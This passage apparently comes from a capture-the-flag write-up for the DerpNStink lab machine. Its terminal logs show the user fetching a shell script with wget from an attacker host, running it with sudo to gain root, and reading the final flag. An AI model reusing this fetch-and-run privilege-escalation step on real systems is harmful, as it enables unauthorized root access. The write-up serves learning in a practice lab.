
mrderp@DeRPNstINK:~$ cd binaries
cd binaries
mrderp@DeRPNstINK:~/binaries$ wget http://192.168.1.127:1234/derpy1.sh
wget http://192.168.1.127:1234/derpy1.sh
--2020-05-03 00:27:43-- http://192.168.1.127:1234/derpy1.sh
Connecting to 192.168.1.127:1234 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21 [text/x-sh]
Saving to: 'derpy1.sh'

100%[=====] 21 --K/s in 0s
2020-05-03 00:27:43 (6.50 MB/s) - 'derpy1.sh' saved [21/21]

mrderp@DeRPNstINK:~/binaries$ ls
ls
derpy1.sh
mrderp@DeRPNstINK:~/binaries$ cat derpy1.sh
cat derpy1.sh
#!/bin/bash

bash -i
mrderp@DeRPNstINK:~/binaries$ chmod +x derpy1.sh
chmod +x derpy1.sh
mrderp@DeRPNstINK:~/binaries$ ls
ls
derpy1.sh
mrderp@DeRPNstINK:~/binaries$ sudo derpy1.sh
sudo derpy1.sh
sudo: derpy1.sh: command not found
mrderp@DeRPNstINK:~/binaries$ sudo derpy1.sh
sudo derpy1.sh
sudo: derpy1.sh: command not found
mrderp@DeRPNstINK:~/binaries$ sudo ./derpy1.sh
sudo ./derpy1.sh
root@DeRPNstINK:~/binaries# whoami
whoami
root
root@DeRPNstINK:~/binaries#
```

Finally gained privileged access to the server as root and exfiltrated the 4th Flag. Flag-4



```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink
File Actions Edit View Help
shashhh10@kali...Fs/dirpnstink shashhh10@kali...Fs/dirpnstink

sudo: derpy1.sh: command not found
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy1.sh
sudo ./derpy1.sh
root@DeRPnStiNK:~/binaries# whoami
whoami
root
Requested URL /acops/readme.txt was not found on this server.
root@DeRPnStiNK:~/binaries# cd
cd
root@DeRPnStiNK:~# ls
ls
binaries derpy1.sh Desktop Documents Downloads
root@DeRPnStiNK:~# cd Desktop
cd Desktop
root@DeRPnStiNK:~/Desktop# ls
ls
helpdesk.log
root@DeRPnStiNK:~/Desktop# cd ..
cd ..
root@DeRPnStiNK:~# cd root
cd root
bash: cd: root: No such file or directory
root@DeRPnStiNK:~# ls
ls
binaries derpy1.sh Desktop Documents Downloads
root@DeRPnStiNK:~# cd /root
cd /root
root@DeRPnStiNK:/root# ls
ls
Desktop Documents Downloads
root@DeRPnStiNK:/root# cd Desktop
cd Desktop
root@DeRPnStiNK:/root/Desktop# ls
ls
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

root@DeRPnStiNK:/root/Desktop#
```

//This was damn long CTF.

-----*End-of-ctf*-----